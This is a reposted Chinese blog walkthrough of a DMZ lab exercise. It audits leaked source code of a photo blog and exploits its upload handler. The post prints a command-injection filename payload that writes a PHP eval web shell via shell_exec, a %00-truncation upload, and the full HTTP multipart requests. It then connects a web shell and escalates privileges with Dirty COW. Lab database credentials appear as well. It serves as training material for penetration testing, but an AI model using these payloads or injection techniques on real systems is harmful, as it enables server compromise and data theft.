i春秋DMZ大型靶场实验(三)内网转发DMZ2

转载

weixin_30549175 于 2019-07-12 20:47:00 发布 175 收藏
原文链接：http://www.cnblogs.com/feizianquan/p/11178319.html

更具实验文件知道存在源码泄露 下载源码进行源码审计

```
37
38  COPY users (id, login, password) FROM stdin;
39  1   admin   Admin@pgsql
90  \.
```

发现admin账号

```
?php
  $lnk = pg_connect("host=localhost port=5432 dbname=photoblog user=pentesterlab password=pentesterlab" );
```

查看user.php 发现mysql 账号 端口

对登录后源码进行审计 发现上传文件的两处漏洞

```php
if(isset($_FILES['image']['tmp_name'])){
    $name = $_FILES['image']['name'].".png";
    $uploadfile = $mainDir . $name;
    move_uploaded_file($_FILES['image']['tmp_name'], $uploadfile);
    $lrgImg = $mainDir . $name;
    $smlImg = $smalDir . $name;
    $imageMagick = $command . " '". $lrgImg . "' -resize '$size' '" . $smlImg . "'";
    shell_exec($imageMagick);


    $sql = "INSERT INTO pictures (title, img, cat) VALUES ('";
    $title = pg_escape_string($_POST["title"]);
    $img = pg_escape_string( $name);
    $cat = (int)$_POST["category"];
    $sql .= $title."','".$img."','".$cat;
    $sql.= "')";
    $result = pg_exec($sql);
    echo pg_last_error();
}
```

对 fiel name 可以 %00 截断 上传一句话木马　对file name　shell_exec 未对参数过滤 可以拼接执行 命令 写一句话 例如

'|| echo "<?php eval($_POST[1])?>" >/var/www/html/2.php||'

```
-----------------------------217451380124142
Content-Disposition: form-data; name="title"

123
-----------------------------217451380124142
Content-Disposition: form-data; name="image";
filename='|| echo "<?php eval($_POST[1])?>"
>/var/www/html/2.php||'
Content-Type: image/png

□NG
```


```
Referer: http://172.16.12.206/admin/new.php
Cookie: PHPSESSID=n7g6b1jqp6semti4ida7uaao77
Connection: keep-alive
Content-Type: multipart/form-data;
boundary=-----------------------------217451380124142
Content-Length: 1121

-----------------------------217451380124142
Content-Disposition: form-data; name="title"

123
-----------------------------217451380124142
Content-Disposition: form-data; name="image";
filename="1.php□"
Content-Type: image/png

□NG
□
□□□
```

菜刀连接



上传脏牛提权

转载于:https://www.cnblogs.com/feizianquan/p/11178319.html